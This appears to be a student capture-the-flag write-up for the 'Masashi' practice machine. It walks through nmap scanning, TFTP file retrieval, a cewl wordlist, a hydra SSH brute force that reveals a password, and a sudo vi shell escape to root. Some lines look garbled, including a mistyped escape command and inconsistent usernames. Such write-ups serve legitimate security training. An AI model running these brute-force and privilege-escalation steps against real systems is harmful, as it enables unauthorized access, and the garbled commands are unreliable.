


# *Ethical Hacking Practice: Masashi*

## *Clay Jones and Braxton Bates*

Objective:

Gain root privileges

Step 1:



```
(bbates@kali)-[~]
$ nmap -A -sV 192.168.88.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-28 14:24 EST
Nmap scan report for 192.168.88.15
Host is up (0.0062s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 f6:e0:08:c5:33:fe:b2:45:d2:d7:6d:0c:7d:73:7b:a4 (RSA)
|   256 e9:35:bf:3e:a4:a3:40:44:2f:79:05:f3:89:85:05:dc (ECDSA)
|_  256 ef:de:3f:1d:48:e3:0d:96:37:b0:ce:22:ea:00:4c:c6 (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We did a netdiscover command to discover the ip address of the machine. Afterwards, we did an aggressive nmap scan to see the open ports. As you can see, a server is up and you can ssh into the system.

Step 2:

Robots.txt

```
User-agent: *  
Disallow: /  
    /snmpwalk.txt  
    /sshfolder.txt  
    /security.txt
```

Snmpwalk.txt

```
| 403:  
|   Name: cron  
|   Path: /usr/sbin/cron  
|   Params: -f  
| 768:  
|   Name: tftpd  
|   Path: /usr/sbin/tftpd  
|   Params: -- listen â€” user tftp -- address 0.0.0.0:1337 -- secure /srv/tftp  
| 806:  
|   Name: mysqld  
|   Path: /usr/sbin/mysqld  
|   Params: -i 0.0.0.0
```

Sshfolder.txt

```
sv5@masashi:~/srv/tftp# ls -la  
total 20  
drwx----- 2 sv5 sv5 4096 Oct 15 19:34 .  
drwxr-xr-x 27 sv5 sv5 4096 Oct 21 12:37 ..  
-rw----- 1 sv5 sv5 2602 Oct 15 19:34 id_rsa  
-rw-r--r-- 1 sv5 sv5 565 Oct 15 19:34 id_rsa.pub  
sv5@masashi:~/srv/tftp#
```

Security.txt

```
If its a bug then let me know on Twitter @lorde_zw :)
```

Afterwards, we typed the ip address in our web browser and went through the different paths provided by the nmap scan. As shown, we discovered that the trivial file transfer protocol is present and that a RSA token is available.

Step 3:

```
(bbates@kali)-[~]
$ tftp 192.168.88.15 1337
tftp> get id_rsa
tftp> get id_rsa.pub
tftp> quit

(bbrates@kali)-[~]
$ ls
Desktop  Downloads  Pictures  Templates  denial.py  id_rsa  shell.py
Documents Music  Public  Videos  helloworld.html  id_rsa.pub

(bbrates@kali)-[~]
$ cat id_rsa
So if you cant use the key then what else can you use???????? : )

(bbrates@kali)-[~]
$ cat id_rsa.pub
Dude seriously, The key doesnt work here, try the other cewl thing here "/"index.htm
l"..... Wink ;) Wink ;)
```

```
(bbates@kali)-[~]
$
(bbrates@kali)-[~]
$ cewl -d 10 -m 3 http://192.168.88.15/index.html -w pass.txt
CeWL 6.1 (Max Length) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
(bbrates@kali)-[~]
$ ls
Desktop  Downloads  Pictures  Templates  denial.py  id_rsa  pass.txt
Documents Music  Public  Videos  helloworld.html  id_rsa.pub  shell.py

(bbrates@kali)-[~]
$ cat pass.txt
the -- ports.conf
Debian enabled
configuration
apache *.conf
conf enabled
this
server *.conf
web enabled
```

Next, we got the id\_rsa files and downloaded them to our directory. The keys gave us clues to how to get access to the file system. They prompted us to use the cewl command to make a wordlist based on the index.html file on the website.


Step 4:

```
(bbates@kali)-[~]
$ hydra -l sv5 -P pass.txt ssh://192.168.88.15 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milit
ary or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-28 14:41:25
[DATA] max 4 tasks per 1 server, overall 4 tasks, 238 login tries (l:1/p:238), ~60
tries per task
[DATA] attacking ssh://192.168.88.15:22/
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 198 to do in 00:05h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 154 to do in 00:06h, 4 active
[22][ssh] host: 192.168.88.15 login: sv5 password: whoistheplug
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-28 14:47:48
```

```
File Actions Edit View Help
Linux masashi 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Last login: Thu Oct 22 06:39:03 2020
sv5@masashi:~$ ls
user.txt
sv5@masashi:~$ cat user.txt
Hey buddy :) interaction with Debian tools. The configuration system is fully
/usr/share/doc/apache2/README.Debian.gz. Refer to this for the full
Well done on that initial foothold :) :)
Key Takeaways:
* Do not always believe what the tool tells you, be the "Doubting Thomas" sometimes
and look for yourself, e.g 1 disallowed entry in robots.txt wasn't really true was it? heheheh
* It's not always about TCP all the time..... UDP is there for a reason and is just
as important a protocol as is TCP.....
* Lastly, there is always an alternative to everything i.e the ssh part.
***** Congrats Pwner *****
Now on to the privesc now ;)
##Creator: Donald Munengiwa
##Twitter: @lorde_zw
sv5@masashi:~$
```

We then SSH'd into the machine using the credentials we gather by using a brute force attack with hydra. We ran our hydra command based on the wordlist we created.

Step 5:




```
sv5@masashi: /tmp
File Actions Edit View Help works!
sv5@masashi:/tmp$ cd /tmp
sv5@masashi:/tmp$ ls
jin
systemd-private-84f93efe107448ea9c33921c4263111e-apache2.service-wYC75N
systemd-private-84f93efe107448ea9c33921c4263111e-systemd-timesyncd.service-7t832C
sv5@masashi:/tmp$ ^C
sv5@masashi:/tmp$ sudo /usr/bin/vi /tmp/jin
```

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo vi -c '!:bin/sh' /dev/null
```



```
#!/bin/bash
[No write since last change]
root@masashi:/tmp#
```

To gain root privileges, we first ran a `sudo -l` command to look at the sudo capabilities. We discovered that the `vi` command was a potential outlet for privilege escalation. We changed to the `tmp` directory, created a random file to edit, and then ran the `vi` editor and opened the file. We typed `!/bin/bash` in the `vi` command prompt which gave us root access.